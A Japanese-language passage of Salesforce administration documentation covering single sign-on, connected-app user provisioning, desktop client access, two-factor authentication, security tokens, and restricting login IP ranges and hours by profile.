シングルサインオン (SSO) を使用すると、ユーザが 1 回のログインで複数の承認済みネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、リソースごとに個別の Salesforce 管理のパスワードは必要ありません。

Salesforce では、次の方法で SSO を使用できます。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証データを送信することができます。クライアントアプリケーションから Salesforce にログインできます。Salesforce では、自動的に組織の統合認証が有効になります。
- 代理認証の SSO を使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、認証にパスワードの変わりにトークンを使用することができます。代理認証は組織レベルではなく権限レベルで管理するため、柔軟性がより高くなります。権限を使用すれば、一部のユーザには代理認証を義務付け、その他のユーザは Salesforce によって管理されるパスワードを使用するようにできます。

  代理認証には次の利点があります。

  - 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
  - ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
  - フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

  代理認証を組織で設定する前に、Salesforce に連絡して代理認証を有効にする必要があります。
- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID Connect プロバイダ (Google、PayPal、LinkedIn など) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

外部 ID プロバイダを使用しており、Salesforce 組織に SSO を設定する場合、Salesforce はサービスプロバイダとして機能します。また、Salesforce を ID プロバイダとして有効化し、他のサービスプロバイダへの接続に SSO を使用することもできます。SSO を設定する必要があるのはサービスプロバイダのみです。

[シングルサインオン設定] ページには、組織でどのバージョンの SSO が使用可能かが表示されます。SSO の設定についての詳細は、「シングルサインオン用の SAML の設定」を参照してください。SAML および Salesforce セキュリティについての詳細は、『セキュリティ実装ガイド』を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義の参照」

設定を編集する
- 「アプリケーションのカスタマイズ」

  および

  「すべてのデータの編集」

SSO の利点

SSO の実装には、組織にとっていくつかの利点があります。

- 管理コストの削減 — SSO を使用すると、ユーザはパスワードを 1 つ覚えるだけで、ネットワークリソースや外部アプリケーションと Salesforce にアクセスできます。企業ネットワークの内側から Salesforce にアクセスするとき、ユーザはシームレスにログインでき、ユーザ名やパスワードの入力を促されることはありません。企業ネットワークの外側から Salesforce にアクセスするとき、ユーザの企業ネットワークログインにより、ログインできます。管理するパスワードが少なくなればそれだけ、パスワード忘れのためにシステム管理者にパスワードリセットを要求することも少なくなります。
- 既存の投資の活用 — 多くの企業が中央 LDAP データベースを使用してユーザ ID を管理しています。Salesforce 認証をこのシステムに委任できます。ユーザが LDAP システムから削除されると、Salesforce にアクセスできなくなります。退社するユーザは、離職後の会社のデータへのアクセス権を自動的に失うことになります。
- 時間の節約 – ユーザがオンラインアプリケーションにログインするには平均 5 ～ 20 秒かかります。ユーザ名やパスワードの入力ミスがあって再入力を促された場合には、さらに長い時間がかかります。SSO を使用すると、Salesforce に手動でログインする必要はなくなります。この数秒の節約が、ストレスを軽減し、生産性の向上につながります。
- ユーザの採用の増加 — ログインしなくてよいという便利さから、ユーザは日常的に Salesforce を使用するようになります。たとえば、ユーザはメールメッセージにレコードやレポートなどの Salesforce 内の情報へのリンクを記載して送信できます。メールの受信者がリンクをクリックすると、対応する Salesforce ページが開きます。
- セキュリティの向上 — 企業ネットワーク用に作成したすべてのパスワードポリシーは、Salesforce にも有効となります。1 回の使用のみ有効な認証情報を送信することで、機密データへのアクセス権を持つユーザに対するセキュリティの向上も図れます。

接続アプリケーション

ユーザ権限	
接続アプリケーションを参照、作成、更新または削除する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
接続アプリケーションをインストールおよびアンインストールする	「アプリケーションのカスタマイズ」および「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

パッケージ化された接続アプリケーションをインストールおよびアンインストールする	「アプリケーションのカスタマイズ」および「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか および「AppExchange パッケージのダウンロード」

接続アプリケーションは、API を使用して Salesforce と統合します。接続アプリケーションは、標準の SAML および OAuth プロトコルを使用して認証し、シングルサインオンと Salesforce API で使用するトークンを提供します。接続アプリケーションでは、標準の OAuth 機能に加え、Salesforce システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりすることができます。

このセクションの内容:

接続アプリケーションのユーザプロビジョニング

接続アプリケーションのユーザプロビジョニングウィザードを使用して、Salesforce 組織のユーザに基づき、サードパーティアプリケーションのユーザアカウントの作成、更新、無効化を行います。同様に、G Suite や Box などのアプリケーションに基づいて、Salesforce ユーザのユーザアカウントの作成、更新、無効化ができます。Salesforce ユーザに対して、G Suite や Box などのサービスの自動アカウント作成、更新、無効化を設定できます。また、サードパーティシステムの既存のユーザアカウントがすでに Salesforce ユーザアカウントにリンクされているかどうかも検出できます。

接続アプリケーションは、ユーザをサードパーティアプリケーションにリンクします。接続アプリケーションのユーザプロビジョニングは、接続アプリケーションのアカウントの作成を簡略化し、Salesforce ユーザのアカウントをサードパーティアカウントにリンクします。これらのアカウントのリンクが完了すると、接続アプリケーションをタイルとして表示するようにアプリケーションランチャーを設定できます。ユーザは 1 回クリックするだけでサードパーティアプリケーションにすぐにアクセスできます。

ユーザプロビジョニングのシナリオを次に示します。組織で G Suite 接続アプリケーションのユーザプロビジョニングを設定します。次に「Employees (社員)」プロファイルをその接続アプリケーションに割り当てます。組織でユーザを作成し、そのユーザを「Employees (従業員)」プロファイルに割り当てると、ユーザは G Suite でプロビジョニングされます。ユーザが無効化されたり、プロファイルの割り当てが変更されたりすると、G Suite でのユーザのプロビジョニングは解除されます。

ユーザプロビジョニングは、接続アプリケーションへのアクセス権を付与するプロファイルまたは権限セットを持つユーザのみに適用されます。

Salesforceのウィザードに従って、各接続アプリケーションのユーザプロビジョニングを設定します。レポートを実行して、特定のサードパーティアプリケーションへのアクセス権を持つユーザを参照することもできます。このレポートでは、すべての接続アプリケーションのすべてのユーザアカウントを一元的に表示できます。

ユーザプロビジョニング要求

ユーザプロビジョニングを設定後は、Salesforce がサードパーティシステムの更新要求を管理します。Salesforce は、組織の特定のイベントに基づいてユーザプロビジョニング要求を UI または API コールのいずれかでサードパーティシステムに送信します。次の表に、プロビジョニング要求をトリガするイベントを示します。この表は、ユーザプロビジョニング要求をトリガするイベントと、関連付けられた操作を示します。

イベント	操作	オブジェクト
ユーザの作成	Create	User
ユーザの更新 (選択した属性)	Update	User
ユーザの無効化	Deactivate	User
ユーザの有効化	Activate	User
ユーザの凍結	Freeze	UserLogin
ユーザの凍結解凍	Unfreeze	UserLogin
ユーザの再有効化	Reactivate	User
ユーザプロファイルの変更	作成または無効化	User
ユーザへの権限セットの割り当てまたは割り当て解除	作成または無効化	PermissionSetAssignment
接続アプリケーションへのプロファイルの割り当てまたは割り当て解除	作成または無効化	SetupEntityAccess
接続アプリケーションへの権限セットの割り当てまたは割り当て解除	作成または無効化	SetupEntityAccess

操作値は、UserProvisioningRequest オブジェクトに保存されます。Salesforce は、要求をすぐに処理することも、承認プロセスが完了するまで待機することもできます(ウィザードの実行時に承認を要求した場合)。要求を処理するために、Salesforce は、*[ユーザプロビジョニング]* 種別のフローを使用します。このフローには、Apex の `UserProvisioningPlugin` クラスへの参照が含まれます。フローが、サードパーティサービスのユーザアカウントプロビジョニングを管理する API をコールします。

Active Directory (AD) のイベントに基づいてユーザプロビジョニング要求を送信するには、Salesforce Identity Connect を使用し、AD イベントを取得して Salesforce に同期させます。次に、Salesforce は、ユーザをプロビジョニングまたはプロビジョニング解除するユーザプロビジョニング要求をサードパーティシステムに送信します。

考慮事項

エンタイトルメント
: サービスプロバイダのロールと権限は、Salesforce 組織で管理または保存できません。したがって、サービスプロバイダのリソースに対する特定のエンタイトルメントは、ユーザプロビジョニングが有効化されたサードパーティアプリケーションへのアクセスをユーザが要求するときには含まれていません。ユーザプロビジョニングでは、サービスプロバイダのユーザアカウントを作成できます。ただしサービスプロバイダは、ユーザの追加のロールまたは権限を管理する必要があります。

定期的なアカウント調整
: サードパーティシステムのユーザを収集および分析するたびに、ユーザプロビジョニングウィザードを実行します。自動的な収集および分析の間隔を設定することはできません。

アクセス権の再認定
: ユーザのアカウントが作成された後、サービスプロバイダのリソースへのユーザアクセスの検証はサービスプロバイダで実行する必要があります。

デスクトップクライアントアクセス

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。システム管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

Salesforce for Outlook の権限を設定するには、「メールクライアント設定の管理」権限を使用します。

プロファイルを編集することでデスクトップクライアントへのユーザのアクセスを設定できます。

デスクトップクライアントアクセスのオプションは次のとおりです。

オプション	意味
オフ (アクセス拒否)	ユーザの個人設定の各クライアントのダウンロードページは表示されません。また、ユーザはクライアントからログインできません。
オン、更新なし	ユーザの個人設定の各クライアントのダウンロードページは表示されません。ユーザはクライアントからログインできますが、現在のバージョンからアップグレードできません。
オン、アラートなしの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できますが、新しいバージョンを使用できるときのアラートは表示されません。
オン、アラートありの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。更新

エディション

Connect Offline を使用可能なインターフェース: Salesforce Classic

Connect Offline を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Connect for Office を使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

Connect for Office を使用可能なエディション: Database.com Edition を除くすべてのエディション

オプション	意味
	アラートが表示され、このアラートをフォローまたは無視できます。
オン、更新必須(アラートあり)	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。新しいバージョンを使用できるようになると、更新アラートが表示されます。アップグレードされるまで、クライアントからログインできません。

Connect Offline は、Developer Edition と併用できる唯一のクライアントです。Personal Edition、Group Edition、Professional Edition では、すべてのユーザにすべてのクライアントの「オン、通知なし、更新可」がデフォルトで付与されています。

メモ:

- デスクトップクライアントアクセスは、「APIの有効化」権限がプロファイルに設定されたユーザのみが使用できます。

ユーザがアラートを確認できる場合、過去にクライアントから Salesforce にログインしたことがあれば、新しいバージョンが使用できるようになったときにアラートバナーが自動的に[ホーム]タブに表示されます。バナーをクリックすると、[更新の確認]ページが表示され、ユーザはインストーラファイルをダウンロードし、実行できます。アラートが発生したかどうかに関係なく、ユーザは個人設定から[更新の確認]ページにアクセスすることもできます。

このセクションの内容:

拡張プロファイルユーザインターフェースのデスクトップクライアントアクセス
デスクトップクライアントアクセス設定の更新を行うには、拡張プロファイルユーザインターフェースを使用します。たとえば、このインターフェースから Connect for Outlook のアラート設定を変更します。

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集

拡張プロファイルユーザインターフェースのデスクトップクライアントアクセス

デスクトップクライアントアクセス設定の更新を行うには、拡張プロファイルユーザインターフェースを使用します。たとえば、このインターフェースから Connect for Outlook のアラート設定を変更します。

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

メモ: デスクトップクライアントにアクセスするには、「API の有効化」権限も必要です。

拡張プロファイルユーザインターフェースの[デスクトップクライアントアクセス] ページでは、次の操作を実行できます。

- オブジェクト、権限、または設定の検索
- プロファイルのコピー
- カスタムプロファイルの削除
- プロファイルの名前または説明の変更
- プロファイルの概要ページへの移動
- 他の設定ページへの切り替え

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デスクトップクライアントアクセス設定を参照する

- 「設定・定義の参照」

デスクトップクライアントアクセス設定を編集する

- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

メモ: デスクトップクライアントにアクセスするには、「API の有効化」権限も必要です。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイル名の横にある [編集] をクリックし、ページ下部の [デスクトップインテグレーションクライアント] セクションにスクロールします。

エディション

Connect Offline を使用可能なインターフェース: Salesforce Classic

Connect Offline を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Connect for Office を使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

Connect for Office を使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

デスクトップクライアントアクセス設定を参照する
- 「設定・定義の参照」

デスクトップクライアントアクセス設定を編集する
- 「プロファイルと権限セットの管理」

ユーザ認証の設定

ユーザが本人であることを確認するためのログイン設定を選択します。

このセクションの内容:

ログインフローの作成

ログインフローは、ユーザが Salesforce 組織やコミュニティにアクセスする前に、ログインプロセスを経由させます。ログインフローを使用して、ユーザが Salesforce にログインしたときに従うビジネスプロセスを制御できます。Salesforce でユーザが認証された後、ログインフローは強力な認証の適用やユーザ情報の収集などのプロセスをユーザに経由させます。ログインフローの完了に成功したユーザは、Salesforce 組織またはコミュニティに移動します。失敗した場合、フローはユーザを直ちにログアウトできます。

ログインフローの設定とプロファイルへの接続

クラウドフローデザイナまたは Visualforce を使用してフローを作成したら、フローをログインフローとして指定し、ユーザプロファイルに関連付けます。関連付けられたプロファイルを持つユーザがログインすると、ユーザはそのログインフローに移動します。

ログインフローの例

ログインフローを使用して、ログイン操作をカスタマイズし、ビジネスプロセスを Salesforce 認証に統合できます。一般的な使用事例として、ログイン時のユーザデータの収集と更新、2 要素認証の設定、サードパーティの強力な認証方式の統合などがあります。

2 要素認証の設定

システム管理者は、権限またはプロファイル設定を使用して 2 要素認証を有効化します。ユーザは、モバイル認証アプリケーションや U2F セキュリティキーなどの 2 要素認証の対象となるデバイスを各自の個人設定で登録します。

サードパーティの SMS ベースの 2 要素認証のリリース

2 要素認証 (2FA) は、ユーザの ID を検証するときのセキュリティを強化し、Salesforce 組織へのアクセスを保護します。SMS ベースの 2FA では、パスワードに加え、モバイルデバイスで受信したワンタイムパスワード (OTP) コードの入力がユーザに要求されます。

ログインフローによる同時セッション数の制限

ログインフローを使用して、ユーザあたりの同時 Salesforce セッション数を制限できます。

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

ログイン時間帯の制限

プロファイルごとに、ユーザがログインできる時間帯を設定できます。次のトピックを参照してください。

- 拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集
- 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザインターフェースログインの 2 要素認証

プロファイルごとに、ユーザインターフェースを使用してログインするときに 2 つ目の認証方法を使用するようユーザに要求できます。「2 要素認証ログイン要件の設定」 (ページ 63)および「シングルサインオン、ソー

シャルサインオン、コミュニティに対する2要素認証ログイン要件およびカスタムポリシーの設定」を参照してください。

API ログインの 2 要素認証

プロファイルごとに、標準のセキュリティトークンではなく、確認コード (時間ベースのワンタイムパスワードまたは TOTP ともいう) を要求できます。ユーザは、確認コードを生成する認証アプリケーションを各自のアカウントに接続します。「API ログインの2要素認証」権限があるユーザは、アカウントのパスワードのリセット時など要求されたときは常に標準のセキュリティトークンではなくコードを使用します。「API アクセスの 2 要素認証ログイン要件の設定」 (ページ 66)を参照してください。

ログイン IP アドレス範囲の制限

Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition の場合、ユーザがどのアドレス範囲からログインできるかを指定する [ログイン IP アドレスの制限] のアドレスを個々のプロファイルに設定できます。プロファイルに設定された [ログイン IP アドレスの制限] 以外のアドレスからログインしたユーザは Salesforce 組織にアクセスできません。

Contact Manager Edition、Group Edition、および Professional Edition の場合、[ログイン IP アドレスの制限] を設定します。[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。

すべてのアクセス要求に対するログイン IP アドレス範囲の適用

Salesforce へのすべてのアクセスを、ユーザプロファイルの [ログイン IP アドレスの制限] に含まれている IP アドレスに制限することができます。たとえば、[ログイン IP アドレスの制限] で定義された IP アドレスからユーザが正常にログインしたとします。その後で、[ログイン IP アドレスの制限] に含まれない新しい IP アドレスを持つ異なる場所に移動します。ユーザがブラウザを更新するか、クライアントアプリケーションからのアクセスも含め Salesforce にアクセスしようとすると、拒否されます。このオプションを有効にするには、[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択して、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

組織全体の信頼できる IP アドレス範囲

すべてのユーザについて、ユーザがログインの問題が発生することなく常にログインできる IP アドレス範囲のリストを設定できます。これらのユーザは、追加の確認情報を提供した後で組織にログインできます。「組織の信頼済み IP 範囲の設定」を参照してください。

ユーザがユーザインターフェース、API、または Salesforce for Outlook、Connect Offline、Connect for Office、データローダなどのデスクトップクライアントを使用して Salesforce にログインした場合は、Salesforce はそのログインが正当かどうかを次の方法で確認します。

1. Salesforce は、ユーザのプロファイルにログイン時間帯の制限が設定されているかどうかを確認します。ユーザのプロファイルにログイン時間帯の制限が設定されている場合、指定された時間帯以外のログインは拒否されます。

2. ユーザに「ユーザインターフェースログインの 2 要素認証」権限がある場合は、ログイン時に 2 つ目の認証をするように Salesforce がユーザに促します。ユーザのアカウントが Salesforce Authenticator などのモバイル認証アプリケーションにまだ接続されていない場合は、Salesforce がユーザに、まずアプリケーションに接続するように促します。
3. ユーザに「API ログインの 2 要素認証」権限があり、認証アプリケーションをアカウントに接続済みの場合は、ユーザが標準のセキュリティトークンを使用すると、Salesforce がエラーを返します。ユーザは、標準のセキュリティトークンではなく、認証アプリケーションで生成された確認コード (時間ベースのワンタイムパスワード) を入力する必要があります。
4. Salesforce は次に、ユーザのプロファイルに IP アドレスの制限が設定されているかどうかを確認します。ユーザのプロファイルに IP アドレスの制限が設定されている場合、指定された IP アドレス以外の IP アドレスからのログインは拒否されます。[すべての要求でログイン IP アドレスの制限を適用] セッション設定が有効になっている場合、クライアントアプリケーションからの要求も含め、ページ要求ごとに IP アドレス制限が適用されます。
5. プロファイルベースの IP アドレス制限が設定されていない場合は、過去に Salesforce へのアクセスに使用されたデバイスからユーザがログインしているかどうかを確認します。
   - Salesforce が認識するデバイスやブラウザからユーザがログインしている場合は、ログインが許可されます。
   - 信頼できる IP アドレスのリストに含まれる IP アドレスからのログインであれば、ログインは許可されます。
   - 信頼できる IP アドレスからのログインでも、Salesforce が認識するデバイスやブラウザからのログインでもない場合は、ログインがブロックされます。

ログインがブロックされるか、API ログインの失敗エラーが返された場合は、Salesforce がユーザの ID を検証する必要があります。

- ユーザインターフェースを使用してアクセスする場合は、Salesforce Authenticator (バージョン 2 以降) を使用して検証するか、確認コードを入力するようユーザは促されます。

  メモ: ユーザが Salesforce に初めてログインするときは、確認コードを要求されません。

- API またはクライアントを使用してアクセスする場合は、ユーザがログインパスワードの末尾にセキュリティトークンを追加する必要があります。また、ユーザプロファイルに「API ログインの 2 要素認証」が設定されている場合は、認証アプリケーションで生成された確認コードをユーザが入力します。

  セキュリティトークンは Salesforce から自動生成されるキーです。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* の場合は、ログイン時に「*mypasswordXXXXXXXXXX*」と入力する必要があります。また、クライアントアプリケーションによっては、別個にセキュリティトークン用の項目があります。

  セキュリティトークンを取得するには、Salesforce ユーザインターフェースを通じてパスワードを変更するか、セキュリティトークンをリセットします。ユーザがパスワードを変更するか、セキュリティトークンをリセットすると、Salesforce がユーザの Salesforce レコードのメールアドレス宛に新しいセキュリティトークンを送信します。セキュリティトークンは、ユーザがセキュリティトークンをリセットするか、パスワードを変更するか、またはパスワードがリセットされるまで有効です。

  ヒント: 新しい IP アドレスから Salesforce にアクセスする前に、[私のセキュリティトークンのリセット] を使用して信頼できるネットワークからセキュリティトークンを取得しておくことをお勧めします。

ログイン制限の設定に関するヒント

ログイン制限を設定するときには、次の点を考慮してください。

- ユーザのパスワードが変更されると、セキュリティトークンがリセットされます。APIまたはクライアントを使用してログインする場合は、自動生成されるセキュリティトークンをユーザがパスワードの末尾に追加するまで、ログインがブロックされる場合があります。
- パートナーポータルとカスタマーポータルのユーザは、ログインを行うためにブラウザをアクティベートする必要はありません。
- 次のイベントは、組織のログインロックアウト設定で定義されているとおり、Salesforce からロックアウトされるまでの無効なパスワードによるログイン試行回数のカウントの対象となります。
  - ユーザが ID 検証が促された場合
  - API またはクライアントを使用して Salesforce にログインするためにパスワードの末尾に追加したセキュリティトークンまたは確認コードが正しくなかった場合

このセクションの内容:

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべてのIPアドレスからのログインは拒否されます。

1. [設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要] ページで [ログイン IP アドレスの制限] をクリックします。
4. プロファイルに対して許可する IP アドレスを指定します。
   - ユーザがログインできる IP アドレスの範囲を追加するには、[IP 範囲の追加] をクリックします。有効な IP アドレスを [開始 IP アドレス] に、それより番号が大きい IP アドレスを [終了 IP アドレス] 項目に入力します。1つのIPアドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を編集または削除するには、その範囲の[編集]または[削除]をクリックします。

   重要:
   - 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255.` に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforceにお問い合わせください。
   - Salesforce Mobile Classic アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Mobile Classic は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Mobile Classic を無効にする必要があります。
5. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合は、[説明] 項目を使用して、ネットワークのどの部分がこの範囲に対応するかなどの詳細を入力します。

メモ: さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定]から [クイック検索] ボックスに「セッションの設定」と入

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義の参照」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義の参照」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

1. Salesforce エディションによって、プロファイルに有効な IP アドレス範囲を制限する方法が異なります。
   - Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition を使用している場合は、[設定] から [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して、プロファイルを選択します。
   - Group Edition または Personal Edition を使用している場合は、[設定] から [クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択します。
   - Professional Edition では、IP 範囲の場所は、[プロファイルの編集 & ページレイアウト] 組織設定がアドオン機能として有効になっているかどうかに応じて異なります。

     [プロファイルの編集 & ページレイアウト] 組織設定が有効になっている場合、IP 範囲は個々のプロファイルにあります。

     [プロファイルの編集 & ページレイアウト] 組織設定が有効になっていない場合、IP 範囲は [セッションの設定] ページにあります。
2. [ログイン IP アドレスの制限] 関連リストの [新規] をクリックします。
3. 有効な IP アドレスを [開始 IP アドレス] 項目に入力し、開始 IP アドレスより大きな数値のアドレスを [終了 IP アドレス] 項目に入力します。

   開始アドレスと終了アドレスは、ユーザのログインを許可する IP アドレスの範囲を定義します。1 つの IP アドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255` に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforce にお問い合わせください。
   - Salesforce Mobile Classic アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Mobile Classic は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Mobile Classic を無効にする必要があります。

4. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合、説明項目を使用して、ネットワークのどの部分がこの範囲に対応するかなど、詳細を入力します。
5. [保存] をクリックします

メモ: 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Lightning Platform サイトを介してアクセスする場合は、非公開に設定されます。ゲストユーザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以前は無制限であったサイトに制限が設定されると、Salesforce キャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大 45 日かかる場合があります。

メモ: さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定] から [クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要] ページで [ログイン時間帯の制限] まで下にスクロールし、[編集] をクリックします。
4. このプロファイルを持つユーザが組織にログインできる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除] をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

